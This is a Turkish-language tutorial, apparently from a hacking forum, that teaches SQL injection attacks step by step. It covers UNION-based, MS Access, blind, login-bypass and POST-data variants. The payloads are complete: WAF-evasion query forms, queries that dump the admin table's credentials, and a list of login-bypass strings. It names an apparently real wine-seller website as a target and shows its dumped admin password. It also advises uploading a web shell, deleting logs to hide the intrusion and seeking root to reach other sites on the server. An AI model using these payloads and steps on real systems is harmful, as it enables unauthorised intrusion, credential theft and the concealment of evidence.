Evet açığın olduğu sitemiz ; www.sayfam.com/dosya.php?id=2 idi.Şimdi ORDER BY Komutu ile Kolon sayısını öğrenelim;

www.sayfam.com/dosya.php?id=2+order+by+1 yapıyoruz.Sayfa eski haline geri döndü.

www.sayfam.com/dosya.php?id=2+order+by+10 yapıyoruz.Ekrana;

Unknown column '10' in 'order clause'

Şeklinde bir hata geldi.Yani burada bize kolon sayısının 10 'dan küçük olduğunu söylüyor.Hemen bir bir aşağı iniyoruz.;

www.sayfam.com/dosya.php?id=2+order+by+9 yaptık.Sayfa tekrar aynı hatayı verdi.

www.sayfam.com/dosya.php?id=2+order+by+8 yapıyoruz sayfa düzeldi.Yani Kolon sayısı 8'miş..

Dipnot: Eğer order+by+8 yaptığınızda ekrana birşey yansımıyor veya sayfa düzelmeyorsa link sonuna -- veya --x , +-- şeklinde işaretler koyarak net sonuçlar alabilirsiniz.

9-Saldırı Anı3(Ekrana Kolon Sayısını Yansıtma - Aksi Halde Bypass)

Evet kolon sayımızı öğrendik.Kolon sayımız 8'miş.Şimdi ekrana kolonları yansıtacağız.Daha sonra ekrana yansıyan kolonlardan işlemlerimize devam edeceğiz.Kolon sayılarını yansıtma işlemini UNION SELECT komutları ile yapıyoruz.Hemen başlayalım.;

Örnek; www.sayfam.com/sayfa.php?id=2+union+select+ kolon sayılarımız.-- şeklinde hemen yapalım;

www.sayfam.com/sayfa.php?id=2+union+select+1,2,3,4,5,6,7,8-- yazdık.Sayfamıza 1,2,3,4,5,6,7,8 sayılarından hangileri yansıdıysa o sayılardan birini seçiyoruz ve o sayı ile devam edeceğiz..

-Bypass: Yukarıda ekrana kolon sayılarını yansıtmiştık.Ekrana kolonların yansımadiğini farz edelim.Burada devreye bypass giriyor.Bypass'ın net bir tanımı yoktur.Ama bu şekilde saldırılar yaptığımızda bizim karşımıza çıkan engelleri bazı yollarla aşmanın genel ismidir bypass..

Şimdi www.sayfam.com/sayfa.php?id=2+union+select+1,2,3,4,5,6,7,8-- şeklinde yazdık ekrana kolon yansımadi.Bypass'ı devreye sokacaz hemen;

www.sayfam.com/sayfa.php?id=2+/*!union*/+/*!select*/+1,2,3,4,5,6,7,8-- şeklinde /*!*/ ifadesini kullanarak bypass ediyoruz.Bu şekilde genelde ekrana kolon sayısı yansır.Ama bununda fayda etmediği yerler oluyor.O Vakit ;

[www.sayfam.com/sayfa.php?id=2+union+\(select+1,2,3,4,5,6,7,8--\)](http://www.sayfam.com/sayfa.php?id=2+union+(select+1,2,3,4,5,6,7,8--)) veya www.sayfam.com/sayfa.php?id=-2+//union//+select//+1,2,3,4,5,6,7,8-- yapıyoruz.Bu genelde fayda eder ama bunuda kabul etmediği zamanlarda şunları yapabiliriz;

www.sayfam.com/sayfa.php?id=-2+Unlon+SeLeCt+1,2,3,4,5,6,7,8-- ,

www.sayfam.com/sayfa.php?id=-2+#union##select#+1,2,3,4,5,6,7,8-- ,

www.sayfam.com/sayfa.php?id=-2+/**/union/**/+/**/select/**/+1,2,3,4,5,6,7,8-- ,

www.sayfam.com/sayfa.php?id=-2+/*union*/+/*select*/+1,2,3,4,5,6,7,8-- şekillerindedede bu hataları aşmamız mümkündür.Bununla ilgili Web Güvenlik Açıkları bölümünde yeterince konum mevcuttur..

Şimdi bakalım ekrana yansıyan kolonlara ÖR: 2 ve 7 sayıları yansımış..Bundan sonraki tüm işlemlerimizi bu 2 ve 7 sayıları üstünden gerçekleştireceğiz.Yani yansılan kolonlar üzerinden..

10-Saldırı Anı4(Tablo İsimlerini Çekmek - Aksi Halde Bypass)

Ekrana nasıyan 2 ve 7 kolonları üzerinden devam ediyoruz;

Önce **Group_Concat** Fonksiyonunu tanıyalım;

Bu fonksiyon sorgumuz sitede elde ettiğimiz verileri birleştirmeye yarar. Örneğin veritabanında kullanıcı adı ve şifre iki ayrı kolonda tutuyorsak bu fonksiyon aracılığı ile birleştirip döndürebiliriz.Şimdi biz kolon sayılarında 2 yi seçip 2 üzerinden işlem yapalım..

[www.sayfam.com/sayfa.php?id=-2+union+select+1,database\(\),3,4,5,6,7,8--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,database(),3,4,5,6,7,8--) Şeklinde bir sorgu gönderdiğimizde sitemizdeki database (Veritabanı) ismini öğreniyoruz..

[www.sayfam.com/sayfa.php?id=-2+union+select+1,version\(\),3,4,5,6,7,8--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,version(),3,4,5,6,7,8--) Şeklinde bir sorguda ise bize MySql Veritabanı'nın Versiyonunu verir.Bunu @@version şeklinde sorgulayabilirsiniz.Şimdi tabloları çekelim;

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(table_name\),3,4,5,6,7,8+from+information_schema.tables--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(table_name),3,4,5,6,7,8+from+information_schema.tables--)

Şeklinde bir sorgu gönderdik.Peki biz burada ne dedik ?

table_name = Tablo isimleri

information_schema = MySql Veritabanındaki INFORMATION_SCHEMA adlı veritabanındaki tabloların , kolonların isimlerini verir.

information_schema.tables = INFORMATION_SCHEMA Adlı veritabanındaki tablo isimlerini bize verir.

information_schema.columns = INFORMATION_SCHEMA Adlı veritabanındaki kolon isimlerini bize verir.

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(table_name\),3,4,5,6,7,8+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(table_name),3,4,5,6,7,8+from+information_schema.tables+where+table_schema=database()--)

table_schema=database() = Bu sorguda bize sadece sitenin veritabanındaki tabloları vermesini isteriz.

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(table_name\),3,4,5,6,7,8+from+information_schema.tables+where+table_schema=database\(\)--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(table_name),3,4,5,6,7,8+from+information_schema.tables+where+table_schema=database()--)

Şeklinde bir sorgu gönderdiğimizde bize veritabanındaki tablo isimlerini verecektir. Buradaki komutları iyi tanımanızı tavsiye ederim..

Ekrana yansıyan tablo isimlerine bir bakalım;

admin, resimler, adresler, hizmetler vs vs olsun..

bize burada lazım olacak tabloyu seçiyoruz; admin

Şimdi biz bu komutu sorgu olarak siteye gönderdik. Ama ekrana tablo isimler yansımadı? ne yapacağız?..

Burada gene araya bypass giriyor. Şimdi sorguda vurgulanan yer neresidir? Tablo isimleri...

Şimdi sorgudaki tablo isteklerinde bir değişiklik yapıyoruz;

[www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat\(TABLE_NAME\),3,4,5,6,7,8+from+information_schema.TABLES+where+TABLES_schema=database\(\)--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat(TABLE_NAME),3,4,5,6,7,8+from+information_schema.TABLES+where+TABLES_schema=database()--)

Şeklinde değişikliğimizi yapıyoruz.. Ekrana tablo isimlerimizin yansıdığını göreceksiniz..

Bu şekilde de yansımadığını farz edelim. Burada database() fonksiyonunu hexleyelim; (Hex bir şifreleme türüdür. Mozilla'nın Hackbar Eklentisinde Hex hizmeti mevcuttur.)

Hexlenecek isim: database()

Hexlenmiş Hali: 64617461626173652829

Yalnız şunu unutmamak gerekir. Hexlediğimiz tüm değerlerin başına 0x koymamız gerekir. Yani son hali şudur; **0x64617461626173652829** Şimdi tekrar çekelim tablolarımızı;

[www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat\(column_name\),3,4,5,6,7,8+from+information_schema.columns+where+TABLES_schema=0x64617461626173652829--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat(column_name),3,4,5,6,7,8+from+information_schema.columns+where+TABLES_schema=0x64617461626173652829--)

Sorguyu gönderdiğimizde tabloların yansıdığını göreceksiniz. Bu Hex taktiğini kolonlar üzerinde yapabilirsiniz.

11-Saldırı Anı5(Tablolardan Hedef Veriyi Çekmek - Aksi Halde Bypass)

Evet tablo isimlerini ekrana yansıttık, istediğimiz bir tabloyu seçtik. Tablo ismimiz admindi..

Şimdi tablo içerisindeki sütunları çekelim bakalım ne varmış;

[www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat\(COLUMN_NAME\),3,4,5,6,7,8+from+information_schema.columns+where+TABLES_schema=database\(\)+and+TABLE_NAME=admin--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1.group_concat(COLUMN_NAME),3,4,5,6,7,8+from+information_schema.columns+where+TABLES_schema=database()+and+TABLE_NAME=admin--)

Sorguyu gönderdik. Ekrana ; **Username, Password, Email, id** şeklinde sütunlar yansıdı.. Bize lazım olacak Sütunları seçiyoruz. Ben Username, Password Seçiyorum ve Devam ediyoruz..

Eğer biz bu şekilde sütunları yansıtmaya esnasında sütunlar yansımazdı ne yapabiliriz? Burada tekrar bir bypass tekniği geliyor işin içine. Burada admin tablosunu hexleyelim;

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(Column_Name\),3,4,5,6,7,8+from+information_schema.Columns+where+TableS_schema=database\(\)+and+Table_Name=admin--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(Column_Name),3,4,5,6,7,8+from+information_schema.Columns+where+TableS_schema=database()+and+Table_Name=admin--)

Hexlenecek ad: admin

Hexlenmiş hali: 61646d696e

Kullanılır hali: 0x61646d696e Sorguyu gönderiyoruz.

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(Column_Name\),3,4,5,6,7,8+from+information_schema.Columns+where+TableS_schema=database\(\)+and+Table_Name=0x61646d696e--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(Column_Name),3,4,5,6,7,8+from+information_schema.Columns+where+TableS_schema=database()+and+Table_Name=0x61646d696e--)

Gönderdik ve ekrana tekrar **Username,Password,Email,id** Sütunlarının yansıdığını görüyoruz.

Şimdi seçtiğimiz Username,Password sütunlarının içerisindeki veriyi çekelim;

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(Username>Password\),3,4,5,6,7,8+from+0x61646d696e--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(Username>Password),3,4,5,6,7,8+from+0x61646d696e--)

Sorguyu gönderdik.;

Username: admin

Password: bugres

Evet Admin'in kullanıcı adı ve şifresi yansıdı. Peki yansımazdı nasıl bir bypass tekniği kullanırdık. Username Password' Char Code'larına çeviricez. Mozilla'nın Hackbar Eklentisinde mevcuttur.

Username,Password Char Code Çevrilmiş Hali :

String.fromCharCode(85, 115, 101, 114, 110, 97, 109, 101, 44, 80, 97, 115, 115, 119, 111, 114, 100)

Char Code halini group_concat() fonksiyonunun arasına yazıyoruz.;

[www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat\(String.fromCharCode\(85, 115, 101, 114, 110, 97, 109, 101, 44, 80, 97, 115, 115, 119, 111, 114, 100\)\),3,4,5,6,7,8+from+0x61646d696e--](http://www.sayfam.com/sayfa.php?id=-2+union+select+1,group_concat(String.fromCharCode(85, 115, 101, 114, 110, 97, 109, 101, 44, 80, 97, 115, 115, 119, 111, 114, 100)),3,4,5,6,7,8+from+0x61646d696e--)

Şeklinde sorguyu gönderdiğimizde tekrardan yansıma işleminin yapıldığını göreceksiniz..

12-Saldırı Anı6(Hedef Veriyi Kullanarak Sisteme Girmek)

Çektiğimiz K.Adı ve Şifreyi kullanarak sisteme yönetici olarak giriş yapacağız şimdi;

Tekrar hatırlayalım;

U.name: admin

P.word: bugres

Yönetici olarak sisteme giriş yapabilmemiz için sitede bir yönetici panelinin olması gerekir.Bu Yönetici paneli yani admin paneli çoğu sitede mevcuttur.Şimdi biz admin panelini nasıl bulacağız?

Panel yolunun tahmin ile veya farklı programlar kullanarak bulabiliriz.Önce bir tahmin yoluyla deneyelim.

Eğer sistem Wordpress, Joomla gibi hazır sistemler kullanılarak hazırlanmış ise admin panelleri zaten standarttır.

Wordpress Admin panel yolu : /wp-admin

Joomla admin panel yolu : /administrator

Eğer hazır sistem değilse tahmin veya programlarla bulabiliriz.

Tahmine başlıyoruz;

www.sayfam.com/admin -> Error

www.sayfam.com/yonetici.php -> Error

www.sayfam.com/admin.php -> Error

www.sayfam.com/log_in.php -> Yess :P

Evet admin panelini bulduk.Log_in.php imiş..Kullanıcı adını ve Şifresini kullanarak panele giriş yapıyoruz.Burada içerikleri değiştirebiliyoruz.Yeni içerik ekleyebiliyoruz.Yani herşeyi yapabiliyoruz.

Shell sokmak: Bir upload bölümü bulup shellimizi upload ediyoruz.Sistemde yetki sahibiyiz..

13-Saldırı Anı7(İzlerimizi Silmek)

Evet sisteme girdik.Site sistemi log(kayıt) tutuyor olabilir.Yani admin paneline girişimizi veya upload ettiğimiz dosyaları log tutuyor olabilir..Burada sistemde işimizi bitirdikten sonra yapmamız gereken şey upload ettiğimiz shell i ve logları silmek.Silmez isek tehlike arz ediyor.

14-Sonuç.

Neler yaptık ?

Sisteme güvenlik açığı bulup admin şifresini ve kullanıcı adı adını çekerek sisteme giriş yaptık.Shellimizi yükledik.Peki yapacaklarımız bunlarla mı sınırlı ? hayır.Serverdeki sitelere de girme şansımız mevcut.Server daki en üst düzey yetkiye sahip olan ROOT dediğimiz şahısın yerine geçerek yani sistemde ROOT olarak server daki diğer sitelere giriş yapabiliriz.ROOT İşlemli Linux ve WINDOWS serverlar'a göre değişkenlik gösteriyor..

15- Kaç Tür SQL Injection Vardır?

a-) MySql Injection

Evet kaç tür SQL Injection saldırısı vardır konu başlığı altında, SQL Injection türlerini tanıyacağız.

SQL Injection türlerini bize verdikleri hatalar sayesinde öğreniriz.Yani Normal bir SQL Injection hatası ile MySql injection veya access Sqli injection arasında dağlar kadar fark mevcut..

Daha öncesinde SQL Injection açığının tespitini öğrenmiştik.Şimdi MySql injection açığının hatasına bir göz atalım...



Gördüğünüz gibi normal bir SQL hatasından çok farklı.

Bu açığın kullanımına geçelim;

Aslında normal bir SQL İnjection açığından farklı bir kullanımı yok MySql'in..Ama anlatalım gene de..Mysql versiyonuna göre bazen değişiklik gösterebiliyor.Mysql version 5 olsaydı kolay kolay Veri çekemezdik.Ama artık 4 pek fazla kullanılmadığı için 5 üzerinden devam..

Hedef sitemiz; <http://www.paroswines.gr/english/product.php?id=22>

Kolon sayısını aryalım; <http://www.paroswines.gr/english/product.php?id=22+order+by+1--> yaptık sayfa düzeldi.order by 10 yaptık sayfada tekrar MySql Injection hatası belirdi.Yani 10 dan küçük olduğunu anlıyoruz Kolonumuzun.

Teker teker iniyoruz; order+by+9-- yaptık.Sayfada hata duruyor.8 Yaptık sayfa düzeldi.Demek ki kolon sayısı 8 miş..

Şimdi kolonları yansıtalım;

<http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,3,4,5,6,7,8--> bakıyoruz;

Ekrana 3 sayısı yansıdı..3 Üzerinden devam ediyoruz.

Yukarıda SQL Komutlarını görmüştük.Bu yüzden burada anlatmama gerek yok..

[http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat\(table_name\),4,5,6,7,8+from+information_schema.tables+where+table_schema=database\(\)--](http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat(table_name),4,5,6,7,8+from+information_schema.tables+where+table_schema=database()--)

Sorgusunun ardından ekrana table'lar yansıdı;

Tables; **admin,kullanıcılar,hizmetler,görseller** ... admin tablosu işimizi görür :)

Şimdi admin tablosundaki kolonlara bakalım.

[http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat\(column_name\),4,5,6,7,8+from+information_schema.columns+where+table_schema=database\(\)+and+table_name=admin--](http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat(column_name),4,5,6,7,8+from+information_schema.columns+where+table_schema=database()+and+table_name=admin--)

Ekrana **user,pass,mail** yansıdığını farz edelim.

[http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat\(user,pass,email\),4,5,6,7,8+from+admin--](http://www.paroswines.gr/english/product.php?id=-22+union+select+1,2,group_concat(user,pass,email),4,5,6,7,8+from+admin--)

User: admin

Pass: 123456

Email: admin@paroswines.com

b-) Ms Access SQL Injection

Access SQL Injection tahmine dayalı bir açıktır.Yani netlik ifade etmez..Tablo ismini biz kendi beyin gücümüzle tahmin gücümüzle bulmaya çalışırız.Bana göre en zahmetli injection türü..

SQL İnjeksiyon açıklarını hatalarına göre sıralıyorduk..Access SQL İnjeksiyon açığının da kendine özgü bir hatası vardır.Bu açığı bu hata ile anlarız.Access SQL İnjeksiyon ASP.NET ile kodlanmış sitelerde görülür genellikle.Çok yaygın bir SQL İnjeksiyon türüdür..

Hedef bir sitemiz olsun; www.site.com/sayfa.asp?id=1 şeklinde..Şimdi id=1 değernin yanına ' koyalım açık tespiti için.; www.site.com/sayfa.asp?id=1'

Eğer böyle bir hata alıyorsak Ms Access SQL İnjeksiyon açığını bulduk demektir ;

Microsoft JET Database Engine error '80040e14'

Syntax error in string in query expression 'id = 10";'.

/sayfa.asp, line 7

Şimdi Kolon sayısını öğrenelim, tekrar ORDER BY komutunu kullancaz.

www.site.com/sayfa.asp?id=1+order+by+1 yaptık.Sayfa eski haline geldi.Ekrandaki hata gitti.

www.site.com/sayfa.asp?id=1+order+by+10 yaptık.Sayfa değişti yani farklı bir hata var ; alınan hata ;

Microsoft JET Database Engine error '80040e14'

The Microsoft Jet database engine does not recognize '10' as a valid field name or expression.

sayfa.asp, line 7

Bu hatada kolon sayısının 10 dan az bir sayı olduğunu söylüyor bize..Şimdi teker teker inerek devam ediyoruz taaki sayfa düzelene dek..

www.site.com/sayfa.asp?id=1+order+by+9 yaptık aynı hata mevcut.order+by+8 yaptık gene aynı hata mevcut,7 de tekrar hata aldık, 6 yaptık ekrandan hata gitti...Anlıyoruz ki kolon sayısı 6'ymış..

Sıra geldi tahmin kısmına.İşimize yarayacak tabloyu tahmin etmemiz gerekiyor.Önce admin tablosundan başlayalım;

www.site.com/sayfa.asp?id=1+union+select+1,2,3,4,5,6+from+admin-- yaptık.karşıımıza ;

Hata gelmedi Yani admin diye bir tablo mevcutmuş.Ekrana kolonlar yansıdı, yansıyan kolonlar ; 2-4 olduğunu farz ediyoruz ve 2 ve 4 sayılarına sütün değerini yazıyoruz.Yani;

www.site.com/sayfa.asp?id=1+union+select+1,username,3,password,5,6+from+admin--

Şeklinde..Eğer ekrana username ve password yansımadıysa sütün isimleri username password değildir..

www.site.com/sayfa.asp?id=1+union+select+1,user,3,pass,5,6+from+admin--

Şeklinde Yazdığımızda Ekranı user ve pass yansıdığını göreceğiz.Tabi burada kolonları ve tabloları tahmin olarak yazdık.Tüm sitelerde user pass olacak diye bir kaide yoktur..

User: mahserat

Pass: bugres

c-) Blind SQL İnjection

Blind SQL İnjection diğer açık türlerinden farklıdır.Yani SQL İnjection açığında id=2 değerinin yanına koyduğumuz ' ve 'a sayesinde açık olup olmadığını anlıyorduk.Fakat Blind SQL İnjection'da bu durum değişiyor..Açığı ' veya 'a kullanarak almıyoruz. Şöyle bir durum daha var normal SQL İnjection türlerinde hata alırken, Blind Sqli injection da hata almıyoruz.

Gene bir hedef site düşünün;

www.sayfa.com/dosya.php?id=2 . olsun.

Burada Blind SQL İnj. olup olmadığını şu şekilde anlıyoruz. ;

www.sayfa.com/dosya.php?id=2 and 1=1-- yapıyoruz ilk başta..Sayfada değişiklik olmuyor...

and 1=2-- yaptığımızda sayfa değişiyor.Hata olmuyor ama sayfa değişiyor.Diğer Türlerden ayıran bir özellik de budur.Evet sayfa değiştiği için burada Blind SQL İnjection vardır diyebiliriz.

Hemen MySQL Versiyonunu öğrenelim.Önce and substring(@@version,1,1)=4 komutuyla versiyonun 4 mü olduğuna bakıyoruz.

[www.sayfa.com/dosya.php?id=2 and substring\(@@version,1,1\)=4](http://www.sayfa.com/dosya.php?id=2 and substring(@@version,1,1)=4) şeklinde sorgu gönderdik.Sayfada bozulma oldu.Yani 4 değil.Bu sefer and substring(@@version,1,1)=5 komutu ile versiyonun 5 olup olmadığına bakalım.

[www.sayfa.com/dosya.php?id=2 and substring\(@@version,1,1\)=5](http://www.sayfa.com/dosya.php?id=2 and substring(@@version,1,1)=5) sorgu gönderdiğimizde sayfada sorun yoksa eğer demek ki MySQL Versiyonu 5 miş..

Eğer versiyonu 4 olsaydı tahmin yoluyla yapmak zorunda kalırdık.Şimdi tabloları çekelim;

[www.sayfa.com/dosya.php?id=2 and substring\(\(select table_name from information_schema.tables where table_name like 0x257573657225\),1,1\)=0x75](http://www.sayfa.com/dosya.php?id=2 and substring((select table_name from information_schema.tables where table_name like 0x257573657225),1,1)=0x75) komutunu yazacağız.Burada dedik ki içerisinde users geçen ilk tablonun ilk harfi 0x75 yani u'mu eğer u ise demek ki sayfa düzgün açılacak..Tablonun Users olduğunu farz ederek devam ediyorum..

[www.sayfa.com/dosya.php?id=2 and substring\(\(select column_name from information_schema.columns where table_name=0x7573657273 limit 2,1\),1,50\) like 0x257061737325](http://www.sayfa.com/dosya.php?id=2 and substring((select column_name from information_schema.columns where table_name=0x7573657273 limit 2,1),1,50) like 0x257061737325)

burada 0x7573657273 bu users demek like 0x257061737325 buda pass demek yani yine deniyoruz.Burada limit 2 dedim.Nedeni ise genelde user ve pass sitede 0,1 ve 2. kolonlarda olur.Bu arada gördüğümüz 0x ile başlayan sayılar sizinde bileceğiniz üzere Hex'dir.

`www.site.com/sayfa.php?id=9999999.9' and union select+0,1,(select group_concat(table_name)+from+informations_schema.tables+where+table_schema=database()),3 and 'x'='x`

Yansıyan kolon sayısı 2 idi.Bizde 2 üzerinden işleme devam ettik.Normal şartlarda from+information.... sorgusu satırın sonunda iken burada tüm görevi 2. kolona devrettik.Fakat unutmayalım Parantezler içerisinde.

Evet tablolar yansıdı.Örnek olarak admin tablosunun yansıdığını farz edelim ve devam edelim.

`www.site.com/sayfa.php?id=9999999.9' and union select+0,1,(select group_concat(column_name)+from+informations_schema.columns+where+table_schema=database()+and+table_name='admin'),3 and 'x'='x`

Evet admin tablosundaki sütünları yani kolonları yansıttık.Kolonlar; email,id,username,password olduğunu farz ediyoruz..

`www.site.com/sayfa.php?id=9999999.9' and union select+0,1,(select group_concat(username,password)+from+'admin'),3 and 'x'='x`

Şeklinde K.adı ve Şifreyi çektik..

e-) SQL Injection Login Bypass

SQL Injection Login Bypass çok basit bir injection türüdür.Web Sitelerindeki Login Kısımlarında meydana gelen bu açık birçok web sitesinde mevcuttur.Bir admin panelini hedef alarak saldırıya başlayalım;



The image shows a login form with a dark blue background. It contains four input fields and a button. The fields are labeled in Turkish: 'KULLANICI ADI' (Username), 'ŞİFRE' (Password), 'GÜVENLİK KODU' (Security Code), and 'GÜVENLİK KODUNU GIRINIZ' (Enter Security Code). The 'GÜVENLİK KODU' field contains the text '5ec0' and has a small icon of a crossed-out key. The 'GÜVENLİK KODUNU GIRINIZ' field contains the text 'd685'. At the bottom, there is a button labeled 'Giris Yap' (Login).

Bu tarz bir login kısmı olduğunu farz edelim.Burada Kullanıcı adını ve Şifresini bypass edeceğiz..Peki nasıl

SQL İnjection da login panelleri için bypass kodları mevcuttur.Bunlardan birkaç'ını vereyim sizlere;

admin'—

' or 0=0 --

' or ' 1=1

' or ' 1

' or '

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi")or("a"="a

Bu kodlar sayesinde Login kısmını bypass edebiliriz.Bu açık çoğu web sayfasında mevcuttur.Genellikle panel yolu /admin/admin.php olan web sitelerinde gözüme batmadı değil..Evet bir bakalım kendimize bir bypass kodu seçiyoruz.

'OR' '=' kodunu seçtim..Şimdi gerekli text kısımlarına yazalım..



KULLANICI ADI 'OR' '='

ŞİFRE

GÜVENLİK KODU dc5d

GÜVENLİK KODUNU GIRINIZ dc5d

Giris Yap

Evet resimde görüldüğü gibi Kullanıcı adı ve şifre kısmına kodumuzu yazdık.Giriş Yap diyoruz;

Giriş başarılı lütfen bekleyiniz....

Görüldüğü üzere giriş başarılı oldu :) Evet Login bypass bu kadar basit bir mevzu..

f-) PostData SQL Injection

Bu injection türü ASP.NET sitelerde textboxlarda mevcut olan bir açıktır. Diğer HTML sitelerde ise <input type="text" 'larda mevcut bir açık türüdür..Çok basittir.Normal bir SQL Injection açığıda sitede açık analizi yapma şeklimiz şuydu; www.site.com/sayfa.php?id=1 idi..Burada adı üstünde POSTDATA yani POST Methodlarının kullanıldığı yerlerde bu injection saldırısını yapacağız.Peki nasıl?

Şimdi iki adet text kısmı düşünün Kullanıcı adı ve Şifreden oluşan...



A screenshot of a login form on a black background. The form consists of two text input fields. The first field is labeled 'K. Adı:' and the second is labeled 'Şifre:'. Below the fields is a button labeled 'GÖNDER'.

Şeklinde...Burada 2 adet Text mevcut.Buraya injection saldırısı yapacağız.Şimdi gördüğümüz Textlere Normal Injectiondaki saldırılar gibi ' veya 'a karakterlerini ekliyoruz.



A screenshot of the same login form. The 'K. Adı:' field now contains the character 'a'. The 'Şifre:' field contains three asterisks. The 'GÖNDER' button is still visible below the fields.

Evet ekledikten sonra GÖNDER botunona basıyoruz.Karşımıza

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'a'.

Şöyle bir SQL Injection hatası çıkarsa, bu login dosyasında SQL Injection açığı mevcuttur diyebiliriz.Şimdi tekrar login kısmına geri dönüyoruz ve kaynak kodunu göster diyoruz.

```
<form name="t1" method="POST" action="login.aspx">
```

Kaynak kodundaki önemli olan yer üstteki Method dur.Yani gönderilen veri POST Methoduyla gönderilmelidir..POST 'un diğer Methodlardan farkı ise POST'un hızlı ve güvenilir olmasıdır.

Peki bu açığı nasıl kullanacağız?

Kaynak kodunu alıyoruz bir notepad'a yapııştırıyoruz.Daha sonra `<form name="t1" method="POST" action="login.aspx">` Kodundaki POST Methodunu GET Methoduna çeviriyoruz.Daha sonra login.aspx dosyasının tam yolunu belirtiyoruz.Yani ;

```
<form name="t1" method="GET" action="http://site.com/login.aspx">
```

Kaynak kodlarında bu kısmı bu şekilde düzetiip html uzantılı kaydediyoruz.Daha sonra tekrar bir tarayıcıda açıyoruz ve textlere 'a koyuyoruz.Linkte ;

www.site.com/login.aspx?kadi='a&sifre='a&Submit=G%F6nder şeklinde gözükecektir.
www.site.com/login.aspx?kadi=a'a şekline SQL İnjestion toolarıyla açığı kullanabilirsiniz.

SQL İnjestion saldırısını ve türlerini iliklerine kadar biliyorsunuz artık :)

Şimdi sıra SQL Mod_Security, order by, union select komutların nasıl bypass edileceğini anlamaya geldi..

SQL İnjestion Bypass..

Merhaba arkadaşlar,

Bu yazıda sizlere SQL İnjestion da takıldığımız bize sorun çıkaran bazı komutların bypass yöntemlerini anlatmaya çalışacağım. Umarım yararlı olur.

SQL İnjestion lastik gibidir, nereye çekerseniz oraya gider. Aynı şekilde sql injection bypass yöntemlerinde de bu olay böyledir.

a)

Öncelikle sizlere baştan başlarsak order by komutunun nasıl bypass edileceğinden ve karşılaşabileceğimiz sorunlardan bahsedeyim.

Order by komutunu sql injection saldırılarında kolon sayısı bulamak amacıyla kullanırız. Ama bazen hedef sitede ki güvenlik duvarlarına takılır kalırız ve kullanmış olduğumuz komutu çalıştıramaya bilimiz.

Burada hemen bypass devreye girmektedir. Nasıl mı? Bir Web Site düşünün;

www.sayfam.com/dosya.php?id=1 yaptığımız vakit bize standart bir sql hatası verecektir.

Burada sql açığı olduğunu anlarız. Hemen order by komutu ile kolon sayısını öğrenmeye çalışırız;

www.sayfam.com/dosya.php?id=1+order+by+1-- fakat sayfadaki hata hala devam eder, burada bypass devreye girer. Normal şartlarda order by 1 komutu ile sayfayı eski haline getirirken bu komut çalışmadı..

Şimdi bunu nasıl bypass edeceğimizden bahsedelim. SQL injection bypassların da genellikle special chars dediğimiz özel karakterler devreye girer. Burada ki order by komutunu hep beraber bypass edelim

[www.sayfam.com/sayfa.php?id=1\)+order+by--+](http://www.sayfam.com/sayfa.php?id=1)+order+by--+) burada ki komutumuz da üstteki order by dan farklı olarak 1-2 özel karakter kullandık + ve)..

order+by+1—sonuna + koyduk

id=1 değerinin başına da) koyduk.

Tekrar sorguyu çalıştırdığımızda sayfa eski haline dönecektir.Ayın şekilde ;

www.sayfam.com/sayfa.php?id=1+/*!order*/+/*!by*/+1-- ,

www.sayfam.com/sayfa.php?id=1/**/order/**/by/**/1--,

[www.sayfam.com/sayfa.php?id=1+\(order\)+\(by\)+1--](http://www.sayfam.com/sayfa.php?id=1+(order)+(by)+1--) ,

www.sayfam.com/sayfa.php?id=1+or/*!*/der+by+1-- ,

www.sayfam.com/sayfa.php?id=1+#order#+#by#+1-- şeklinde bypassler söz konusu olabilir. Kısaca hepsi aynı görevi görüyor, buradaki bypass sizin hayal gücünüze kalmıştır.

b)

Bu sefer de union select komutunu gerçekleştiren aksi bir durum da nasıl bypass edeceğimizi göstereceğim..

Tekrar bir sayfa düşünmenizi istiyorum.. O değilde bir şeyleri düşünmenizi isteyince kendimi aref zannetim bir an :)) Neyse şamatayı bırakalım işimize bakalım tekrar bir site düşünelim;

www.sayfam.com/sayfa.php?id=1 koyduk sql hatamızı aldık,

www.sayfam.com/sayfa.php?id=1+order+by+1-- yaptık eski haline döndü sayfamız.

www.sayfam.com/sayfa.php?id=1+order+by+10-- yaptık hata aldık, 9 yaptık hata almadık kolon sayımız 9 ...

Şimdi ekrana kolon sayılarımızı yansıtmaya işlemine geçelim bunun için union select komutunu kullanacağız,

www.sayfam.com/sayfa.php?id=1+union+select+1,2,3,4,5,6,7,8,9--

